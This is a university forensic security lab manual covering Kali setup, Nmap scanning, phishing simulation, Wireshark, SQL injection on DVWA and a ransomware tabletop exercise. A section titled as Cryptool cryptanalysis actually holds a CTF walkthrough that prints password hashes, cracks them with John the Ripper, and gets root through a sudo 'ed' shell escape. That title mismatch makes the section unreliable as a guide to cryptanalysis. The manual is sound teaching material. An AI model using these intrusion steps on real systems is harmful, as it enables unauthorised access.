

Forensic Security Lab Manual
MCS105B

1st Semester M. Tech

COMPUTER SCIENCE AND ENGINEERING

Faculty in Incharge:

Dr. Kavitha Sooda
Professor & HOD, Dept of CSE,
BMSCE

&

Mr. Shreevatsa D S
Assistant Professor,
Dept of CSE, BMSCE



B. M. S. COLLEGE OF ENGINEERING
(Autonomous Institution under VTU)
BENGALURU-560019
2024-2025

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

B.M.S. COLLEGE OF ENGINEERING

Sl.NO	Experiments
1.	Install Kali Linux
2.	Explore basic Linux commands and tools
3.	Perform basic network scanning using the Nmap tool (Zenmap on Windows). Identify
4.	Phishing simulations (Google, LUCY and GoPhish).
5.	Packet analysis using Wireshark.
6.	Perform SQL injection using BurpSuite
7.	Ransomware tabletop exercise on insider threat.
8.	Cryptanalysis of symmetric ciphers using Cryptool.
9.	Pwning machines (HackTheBox). - Demonstration
10.	Password Cracking with John the Ripper

1. Kali Linux Expedition

Aim: Installation of Kali Linux

Theory:

Exploring Kali Linux involves delving into the realm of ethical hacking and cybersecurity. Kali Linux, a specialized Linux distribution designed for penetration testing and digital forensics, provides a robust platform for understanding various aspects of cybersecurity, including network security, vulnerability assessment, and exploitation. By installing Kali Linux, individuals gain access to a wide range of powerful tools and utilities tailored for identifying security weaknesses and testing defenses. This experiment aims to familiarize participants with the tools and techniques used by cybersecurity professionals to assess and enhance the security posture of systems and networks. Through hands-on exploration, participants can gain practical experience in conducting security assessments, identifying vulnerabilities, and learning how to mitigate them effectively. Overall, this experiment offers an immersive learning experience that empowers individuals to understand and navigate the complex landscape of cybersecurity using Kali Linux as a foundation.

Procedure:

1. **Download Kali Linux ISO:** Go to the official Kali Linux website and download the appropriate ISO image for your system.
2. **Create Bootable Media:** create a bootable USB drive or DVD from it. You can use tools like Rufus (for Windows) or Etcher (for macOS, Windows, and Linux) to create a bootable USB drive and boot into Kali Linux.
3. **Virtualization Software:** Install VirtualBox, VMware Workstation, or Hyper-V.
4. **Create VM:** Open your virtualization software, create a new VM, and allocate resources (e.g., RAM, disk space).
5. **Mount ISO:** In VM settings, mount the Kali Linux ISO to the virtual optical drive.
6. **Install Kali Linux:** Start the VM, and follow the on-screen prompts to install Kali Linux within the VM.
7. **Login:** Login to Kali Linux with the credentials you set up during installation.
8. **Update:** Open Terminal in Kali Linux, run sudo apt update && sudo apt upgrade.

2. Basic Linux Commands

Aim: Familiarize participants with basic cyber security and basic terminal commands.

Kali Linux

Theory:

Graphical user interfaces (GUIs) excel in providing a user-friendly experience, simplifying complex tasks through intuitive visuals. However, the command line interface (CLI) stands out for its efficiency and flexibility. Through scripting and automation, the CLI streamlines repetitive tasks, significantly boosting productivity. Moreover, the CLI offers precise control over system operations, enabling actions that may not be readily accessible via GUIs. Interacting with the system directly through commands fosters a profound comprehension of Linux's underlying mechanisms, empowering users to navigate and manipulate the system with precision and insight.

Procedure:

Use CVE DETAILS Website find out what is the vulnerability of a particular website.

The screenshot shows a web browser window with the URL www.cvedetails.com/product-search.php?product_id=0&search=macos. The page title is "Product Search". A search bar contains "macos". Below it, there are filters for "Product Type" (Application, Operating System, Hardware), "Vendor Name", and "Number of Vulnerabilities". The main table lists the following data:

#	Product Name	Vendor Name	Number of Vulnerabilities	Product Type	Risk Score
1	MacOS	Apple	1	Application	?
2	MacOS	Apple	1487	OS	?
3	Macos Meeting Sdk	Zoom	2	Application	?
4	Macos Server	Apple	1	OS	?
5	Macos Video Sdk	Zoom	2	Application	?
6	Macos13.0	Apple	0	OS	?

The left sidebar contains navigation links for "Vulnerabilities", "Vulnerable Software", "Vulnerability Intel", and "Attack Surface".

Booting into basic terminal commands: Use basic terminal commands such as ls, cd, mkdir, touch, rm, etc. Demonstrate how to navigate the file system using the terminal

```

# Route Table
=====
live Routes:
Metric Destination      Netmask     Gateway      Interface Metric
  0.0.0.0          0.0.0.0   192.168.0.1    192.168.24.55    25
  192.0.0.0        255.0.0.0   On-link          192.0.0.1    331
  127.0.0.0        255.0.0.0   On-link          127.0.0.1    331
27.255.255.255  255.255.255.255  On-link          127.0.0.1    331
  192.168.0.0        255.255.192.0  On-link          192.168.24.55    281
192.168.24.55  255.255.255.255  On-link          192.168.24.55    281
  192.168.56.0        255.255.255.0  On-link          192.168.56.1    281
  192.168.56.1        255.255.255.255  On-link          192.168.56.1    281
192.168.56.255  255.255.255.255  On-link          192.168.56.1    281
  192.168.63.255  255.255.255.255  On-link          192.168.24.55    281
  224.0.0.0          240.0.0.0  On-link          127.0.0.1    331
  224.0.0.0          240.0.0.0  On-link          192.168.56.1    281
  224.0.0.0          240.0.0.0  On-link          192.168.24.55    281
  255.255.255.255  255.255.255.255  On-link          127.0.0.1    331
  255.255.255.255  255.255.255.255  On-link          192.168.56.1    281
  255.255.255.255  255.255.255.255  On-link          192.168.24.55    281
=====
consistent Routes:
none

# Route Table
=====
live Routes:
Metric Network Destination      Gateway
  331 ::/128          On link
  281 fe80::/64         On-link
  281 fe80::/64         On-link
  781 fe80::4e6b:8385%27/128
  281 fe80::f852:ecb6:b495:67bd/128
  331 ::/8             On-link
  281 ::/8             On-link
  281 ::/8             On-link
=====
consistent Routes:
none

Users\RVIT>getmac
=====
Physical Address  Transport Name
48-90-E2-72-1C  \Device\Tcpip_{4B43F333-7C9D-4090-A8A4-252C1024544F}
Hardware not present
00-27-00-00-00-0E  \Device\Tcpip_{BAEECAC-BB3B-4135-A0CF-AB336C0B0408}
=====


face complete.

\Users\RVIT>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
Connection-specific DNS Suffix  . : home.arpa
Link-local IPv6 Address . . . . . : fe80::4e6b:8385:b214:e527%8
IPv4 Address . . . . . : 192.168.24.55
Subnet Mask . . . . . : 255.255.192.0
Default Gateway . . . . . : 192.168.0.1

Ethernet adapter Ethernet 2:
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::f852:ecb6:b495:67bd%14
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

\Users\RVIT>
=====
```



The image shows a Kali Linux desktop environment. A terminal window is open in the foreground, displaying a command-line session. The session starts with an attempt to run 'echo' without quotes, followed by the creation of a file 'a.txt' containing the text 'hi hello world'. Then, the user runs 'openssl aes-256-cbc -in a.txt -out b.enc' to encrypt the file, prompting for an encryption password. After verifying the password, the user decrypts the file using 'openssl aes-256-cbc -d -in b.enc -out c.txt', prompting for a decryption password. Finally, the user checks the contents of 'c.txt' and finds it contains 'hi hello world'.

```
(kali㉿kali)-[~]
$ echo "hi hello world" >a.txt
Command 'echo' not found, did you mean:
  command 'echo' from deb coreutils
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
$ echo "hi hello world" >a.txt
(kali㉿kali)-[~]
$ cat a.txt
hi hello world
(kali㉿kali)-[~]
$ openssl aes-256-cbc -in a.txt -out b.enc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(kali㉿kali)-[~]
$ cat b.enc
Salted__++r+
$openssl aes-256-cbc -d -in b.enc -out c.txt
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(kali㉿kali)-[~]
$ cat c.txt
hi hello world
(kali㉿kali)-[~]
$
```

3. Network Connectivity

Aim: Perform basic network scanning using the Nmap tool (Zenmap on Windows). Identify services, open ports, active hosts, operating systems, and vulnerabilities.

Resource

- | <https://nmap.org/download>

Theory :

Network scanning involves discovering devices (hosts) on a network, the services they offer, and potential security vulnerabilities. Nmap is a powerful tool for network administrators and security professionals, but it's crucial to use it ethically and with permission on authorised networks. Nmap, your network's digital stethoscope, scans to identify active devices, open ports, running services, operating systems, and potential weaknesses.

Network scanning is a technique used to discover devices (hosts) on a network, the services they provide, and potential security vulnerabilities. Nmap, a powerful open-source tool, is commonly employed for this purpose by network administrators and security professionals. However, ethical use and proper authorization on target networks are crucial.

Nmap functions like a digital stethoscope for your network. It scans to identify active devices, open ports, running services, operating systems, and potential weaknesses.

Procedure:

1. Type **ifconfig** and press Enter..
2. Download the appropriate Nmap installer from the official website .And Run the installer and follow the on-screen instructions..
3. The basic Nmap command structure is: **nmap target_IP**
4. Identifying Your Network Range and Open a terminal window.
5. Run the command in your terminal window. Nmap will initiate the scan and display the results.

```

st@kali:~/home/kali × root@kali:~/home/kali ×
h0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.10 netmask 255.255.255.0 broadcast 192.168.100.255
        ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
        RX packets 188593 bytes 269873715 (257.3 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 43662 bytes 4480822 (4.2 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4421 bytes 5840458 (5.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4421 bytes 5840458 (5.5 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

n0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.18.14.69 netmask 255.255.128.0 destination 10.18.14.69
    inet6 fe80::d660:3340:21f5:cf42 prefixlen 64 scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap -A 192.168.1.153 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 14:57 GMT
Nmap scan report for 192.168.1.153
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pvftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 root      root       1062 Jul 29 00:00 backup
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 192.168.1.153:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
| End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|   256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:4A:ED:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.78 ms  192.168.1.153

```

Conclusions:

This basic network scan using Nmap successfully identified active hosts on the target network, along with the open ports they offer and the services likely running on those ports. Nmap also provided an attempt at identifying the operating systems running on these devices.

4. Phishing Simulations

Aim: Phishing simulations

Theory:

Phishing attacks exploit human psychology and social engineering techniques to manipulate users into divulging sensitive information or clicking malicious links. The Social Engineering Toolkit (SET) in Kali Linux can be used to simulate these attacks in a controlled setting for educational purposes. However, it's crucial to adhere to ethical guidelines to avoid causing harm.

Procedure:

1. Considerations: Controlled Environment: Conduct the experiment on a separate network segment isolated from production systems. Use dummy accounts for login attempts.
2. Transparency: Inform participants about the experiment's outcome and the importance of cybersecurity awareness. SET Configuration (Simulated Environment): Launch Kali Linux: Power on your system with Kali Linux installed.
3. Open Terminal: Locate the terminal icon on the desktop and launch it.
4. **Launch SET:** Type the following command and press Enter: `sudo setoolkit`
5. Designing a Simulated Phishing Website (Non-Malicious).
6. **Web Development Tools (Optional):** You can use web development tools like HTML, CSS, and JavaScript to create a basic simulated website. Alternatively, consider using a free website creator for a simple design.
7. **Email Phishing Campaign (Optional):** Data Collection and Analysis (For Educational Purposes and Track email open rates and clicks on the phishing link).

Conclusion :

After the experiment, disclose the phishing attempt to participants and explain the purpose of the exercise. Discuss user experiences and highlight red flags to identify phishing attacks in real-world scenarios.

Provide educational resources on cybersecurity best practices, such as:

1. Verifying email sender addresses.
2. Checking website URLs for inconsistencies.
3. Avoiding clicking on suspicious links or attachments.
4. Using strong passwords and two-factor authentication.

5. Packet Analysis

Aim: Packet analysis using Wireshark

Resources:

<https://www.wireshark.org/download.html>

Theory:

Network communication occurs by breaking down data into smaller units called packets. These packets travel across the network, carrying information like source and destination addresses, protocols used (TCP, UDP, etc.), and the actual data payload. Wireshark acts as a network sniffer, capturing these packets as they flow through your network interface. By analysing the captured packets, we can understand various aspects of network activity.

In the realm of computer networking, packet analysis, also known as packet sniffing or protocol analysis, is the process of capturing and interpreting the data flowing across a network. It's akin to examining individual pieces of mail to understand the bigger picture of communication. Network traffic is broken down into packets, which are essentially digital envelopes containing data and addressing information. Packet analysis tools dissect these packets, revealing details like the source and destination of the data, the type of protocol being used (like HTTP or FTP), and even the content itself. This deep dive into network communication offers a wealth of information for various purposes.

Packet analysis, the cornerstone of network troubleshooting and security, delves into the intricate details of data flow across a network. In essence, Wireshark acts like a microscope for your network traffic. It allows you to see the individual packets that make up your network communication, just like a microscopist can examine the building blocks of a cell. This deep dive into network communication offers a wealth of information for various purposes, including troubleshooting network issues, analysing security threats, and understanding how applications function on a network level.

Procedure:

1. Preparation:

- Install Wireshark: Download and install Wireshark from the official website
- Identify Network Interface: Open a command prompt (Windows) or terminal (macOS/Linux) and use ipconfig (Windows) or ifconfig (macOS/Linux) to identify the network interface you'll be capturing traffic from.

2. Packet Capture:

- a. **Launch Wireshark:** Open Wireshark and select the appropriate

- network interface from the list.
- b. **Start Capture:** Click the "Capture" button (shark fin icon) or use the shortcut "Ctrl + E" (Windows/Linux) or "Command + E" (macOS) to start capturing network traffic.
 - c. Generate Network Traffic: Packet Analysis:
 - d. **Stop Capture:**
 - e. **Examine Packets:** Wireshark will display captured packets in a list.
 - f. **Packet Details:** Double-click on a packet to view detailed information in different panes:
 - i. **Packet List Pane:** Shows basic information like source and destination IP addresses, protocols, and packet length.
 - ii. **Packet Details Pane:** Decodes the packet header information based on the protocol used.
 - iii. **Packet Data Pane:** Displays the raw packet data in hexadecimal format.
 - g. **Filtering:** Use Wireshark's powerful filtering capabilities to focus on specific protocols, IP addresses, or ports.
3. **Data Interpretation:** Analyse the captured packets to identify:
- i. Types of communication (web browsing, email, file transfer)
 - ii. Protocols used (TCP, UDP, HTTP, etc.)
 - iii. Source and destination IP addresses and ports
 - iv. Potential security concerns (unencrypted data transfer, suspicious IP addresses)

6. Sql injection

Aim: Perform SQL injection using BurpSuite

Resources:

<https://owasp.org/www-project-vulnerable-web-applications-directory/>

<https://portswigger.net/burp/releases/professional-community-2024-2-1-5?requestededition=community&requestedplatform=>

<https://owasp.org/www-project-vulnerable-web-applications-directory/>

Theory :

In the realm of web security, the threat of SQL injection looms large, posing a critical risk to the integrity of websites. This vulnerability grants malicious actors the ability to tamper with a website's database queries, potentially compromising sensitive information or even undermining its functionality. However, there's no need to panic. We can tackle this issue methodically within a controlled environment to ensure a safe learning experience.

At the heart of this vulnerability lies the reliance of many websites on databases to store vital information. These databases hold a wide array of data, ranging from user accounts and product details to closely guarded company secrets. To interact with and manage this data, websites employ SQL (Structured Query Language), a specialised language tailored for database operations.

SQL injection occurs when an attacker strategically inserts malicious code into a website's form or input field. Within the web security landscape, the dependence on databases to store critical information introduces a vulnerability known as SQL injection, which poses a significant threat to the integrity and security of websites. This susceptibility arises due to the inherent reliance of websites on SQL (Structured Query Language) to interact with and manage database operations. SQL injection occurs when malicious actors exploit vulnerabilities in a website's input fields to inject harmful code, thereby compromising the integrity of database queries. This intrusion grants attackers the capability to breach sensitive data, tamper with website content, or even gain control over the underlying database server. Understanding the nuances of SQL injection is paramount for implementing robust security measures that effectively mitigate this risk and safeguard websites against potential exploitation.

By gaining a thorough understanding of SQL injection, we empower ourselves to implement robust security measures that effectively safeguard websites and their invaluable data.

Procedure :

1. Download and Install XAMPP from the official site for installation and then Download DVWA from the github and extract the Zip file Inside the extracted folder
2. Edit Database Credentials: Find the folder named config. Open the DVWA config file and replace the default database username and password with **username:DVWA** and **Password:(blank)**. Save the changes. Activate DVWA by renaming the config file to **config.inc.php**.
3. Start XAMPP Services by launching the XAMPP control panel and ensure both Apache and MySQL are running. This creates the local server environment for DVWA.
4. Accessing DVWA: Open a web browser and navigate to "<http://localhost/dvwa/setup.php>". The default username and password are **both "admin."**
5. Locate the "SQL Injection" section..
6. Start with basic payloads by modifying user input like "`' OR '1' = '1`". Observe the application's response.
7. In Burp Suite's Proxy tab, capture an HTTP request related to the identified injection point. Right-click the request and choose "Send to Repeater" , "Send to interpreter" to isolate it for manipulation.
8. If an error message indicates a syntax error, it suggests potential vulnerability.



Conclusion:

From the experiment we understood how SQL injection works and how Burp Suite can help identify it. By experimenting in a safe environment, we can learn to protect ourselves from malicious attacks in the real world. This exploration has provided a foundational understanding of SQL injection vulnerabilities and the power of Burp Suite as a detection tool. By leveraging this knowledge ethically within controlled environments, we can enhance website security and mitigate potential risks.

7. Ransomware Attack

Aim: Ransomware Tabletop Exercise: Insider Threat

Resource:

<https://www.nomoreransom.org/en/index.html>

Theory:

Insider threats pose a significant risk to organisations as they have authorised access to systems and sensitive data. Disgruntled employees, financially motivated individuals, or those compromised by social engineering attacks can introduce malware like ransomware, causing significant disruption and financial losses.

Procedure:

1. Preparation:

A. Team Selection:

Objective: Identify participants who represent various departments crucial during a real ransomware incident.

Ideal Participants: Include representatives from IT, Security, Legal, Public Relations, and Management. Each department plays a critical role in responding to and mitigating a ransomware attack.

B. Scenario Development:

Objective: Craft a detailed scenario outlining the attack itself. Scenario

Elements:

Attack Vector: Describe how the insider facilitates the attack (e.g., disgruntled employee with stolen credentials).

Initial Infection Point: Specify where the ransomware first enters the system (e.g., phishing email opened on a specific computer).

Data Compromised: Identify the type of data encrypted by the ransomware (e.g., financial records, customer information).

Ransom Demands: Outline the ransom amount and any additional demands from the attackers.

C. Incident Response Plan Review:

Objective: Briefly review your organisation's existing incident response plan, focusing on key aspects.

Key Areas: Highlight key roles and responsibilities, communication protocols for internal and external stakeholders, and decision-making processes for critical actions during an attack.

8. Cryptool Cipher Analysis

Aim: Cryptanalysis of symmetric ciphers using Cryptool.

Resources:

- <https://www.vulnhub.com/entry/sunset-1,339/>
- <https://www.virtualbox.org/>

Theory:

Cryptanalysis is the science of analysing and breaking cryptographic systems. It involves understanding the underlying principles of cryptographic algorithms and exploiting weaknesses to decrypt encrypted data without knowing the correct key. In this lab, we will focus on cryptanalysis of symmetric ciphers using Cryptool, a powerful tool for cryptographic analysis and education.

Symmetric ciphers are a class of cryptographic algorithms that use the same key for both encryption and decryption of data. The key must be kept secret between the communicating parties to ensure the security of the encrypted communication. Examples of symmetric ciphers include the Data Encryption Standard (DES), Advanced Encryption Standard (AES), and the Rivest Cipher (RC) series.

Cryptool is an open-source software suite used for cryptographic analysis and education. It provides a user-friendly interface for analysing and breaking cryptographic systems, including symmetric ciphers, asymmetric ciphers, and hash functions. Cryptool offers a wide range of tools and techniques for cryptanalysis, making it an invaluable resource for both beginners and experts in the field of cryptography.

Procedure:

1. Scanning:

- Netdiscover: Execute the netdiscover command to identify the host ip.and we have found that the host i.p 192.168.1.153 is up.

```
netdiscover
```

6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360						
IP	At MAC Address	Count	Len	MAC Vendor / Hostname		
192.168.1.110	fc:aa:14:f2:d1:2a	2	120	GIGA-BYTE TECHNOLOGY CO		
192.168.1.109	8c:ec:4b:71:c5:de	2	120	Dell Inc.		
192.168.1.1	84:16:f9:47:df:7a	1	60	TP-LINK TECHNOLOGIES CO		
192.168.1.153	08:00:27:4a:ed:8e	1	60	PCS Systemtechnik GmbH		

Nmap: Identify the port status and where we will use Nmap after which we get to know that port no.21 and 22 are open and we can access ftp with the anonymous user. So, let's move ahead.

```
nmap -A 192.168.1.153
```

```
root@kali:~# nmap -A 192.168.1.153 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 14:57 GMT
Nmap scan report for 192.168.1.153
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pvftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--   1 root      root        1062 Jul 29 00:00 backup
ftp-syst:
STAT:
FTP server status:
Connected to: 192.168.1.153:21
Waiting for username.
TYPE: ASCII; STRUCTURE: File; MODE: Stream
Data connection closed.
End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:4A:ED:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.78 ms  192.168.1.153
```

Enumeration:

2. Login through ftp with an anonymous user and we have successfully done that and after that, we got a file there by the name “**backup**”. We will first save that file in our system and then open the file and get the five users’ hashes.

```
ftp 192.168.1.153
ls
get backup
```

```
root@kali:~# ftp 192.168.1.153 ↵
Connected to 192.168.1.153.
220 pyftpdlib 1.5.5 ready.
Name (192.168.1.153:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r-- 1 root      root      1062 Jul 29 00:00 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
1062 bytes received in 0.01 secs (118.3374 KB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat backup ↵
CREDENTIALS:

office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.7
datacenter:$6$$3QW/J40lV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ
sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.H
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDP
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/ FM4.QwllyIWP28ABx.YuOsiRai
```

3. Copy those hashes and save it in a file named **hash** and thereafter we will take the help of john the ripper tool to crack those **hashes** where we have found the password “**cheer14**” for the user “**sunset**”, so our next step will be to connect through ssh with this user and password.

```
john hash
```

```

root@kali:~# john hash ↵
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 3
Warning: Only 23 candidates buffered for the current salt, minimum 3
Warning: Only 3 candidates buffered for the current salt, minimum 3
Warning: Only 23 candidates buffered for the current salt, minimum 3
Warning: Only 22 candidates buffered for the current salt, minimum 3
Warning: Only 15 candidates buffered for the current salt, minimum 3
Almost done: Processing the remaining buffered candidate password
Warning: Only 14 candidates buffered for the current salt, minimum 3
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
cheer14          (sunset)
1g 0:00:00:52 DONE 3/3 (2019-07-31 15:03) 0.01896g/s 6151p/s 6151c/s
Use the "--show" option to display all of the cracked passwords
Session completed

```

4. Exploitation and Privilege Escalation:

After logging in via SSH with the user "sunset" and locating the "user.txt" file, we discovered a hash file within it. Next, we'll verify which file has sudo permissions and identify "ed" as a sudoers member. Subsequently, we'll execute the "!/bin/sh" command to gain root access. Once logged in as root, we'll find a file named "flag.txt," which upon opening, will reveal our final flag. Thus, successfully achieving root access and completing the CTF.

```

ssh
sunset@192.168.1.153
ls
sudo -l
sudo /usr/bin/ed
!
/bin

```

```
root@kali:~# ssh sunset@192.168.1.153 ↵
sunset@192.168.1.153's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-06-14) ↵

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 31 11:04:51 2019 from 192.168.1.106
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt ↵
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ sudo -l ↵
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/root/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$ sudo /usr/bin/ed ↵
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root ↵
# ls
flag.txt  ftp  server.sh
# cat flag.txt ↵
25d7ce0ee3cbf71efbac61f85d0c14fe ] ↵
#
```

9. Pwning Machines

Aim: Pwning machines (HackTheBox). - Demonstration

Theory:

HackTheBox (HTB) serves as an invaluable platform for IT students seeking to fortify their cybersecurity acumen through the immersive exercise of machine pwning. This practice entails the unauthorised infiltration of virtual systems hosted on the HTB platform, thus simulating authentic hacking scenarios. By undertaking such endeavours, students not only apply theoretical constructs to pragmatic contexts but also cultivate their analytical prowess in identifying and exploiting security vulnerabilities.

Central to the ethos of machine pwning is an unwavering commitment to ethical integrity and responsible conduct. Students are impelled to adhere to ethical precepts, refraining from any acts of unauthorised access or malicious intent. Prior to embarking on machine pwning endeavours on HTB, a robust grounding in networking, operating systems, and cybersecurity essentials is imperative. Mastery of requisite tools such as Nmap, Metasploit, Burp Suite, and Wireshark is indispensable for navigating the complexities inherent in these challenges.

Machine pwning on HackTheBox thus engenders a structured milieu wherein students refine their cybersecurity proficiencies, poised to traverse the trajectory toward professional vanguardship in the realm of cybersecurity. Through active participation in these exercises, students not only fortify their theoretical underpinnings but also cultivate the practical adeptness requisite for efficacious defence against contemporary cyber threats.

Procedure:

- 1. Port scanning and IP discovery:** Start off with scanning the network to find our target.

```
netdiscover
```

Currently scanning: 192.168.25.0/16 Screen View: Unique Hosts					
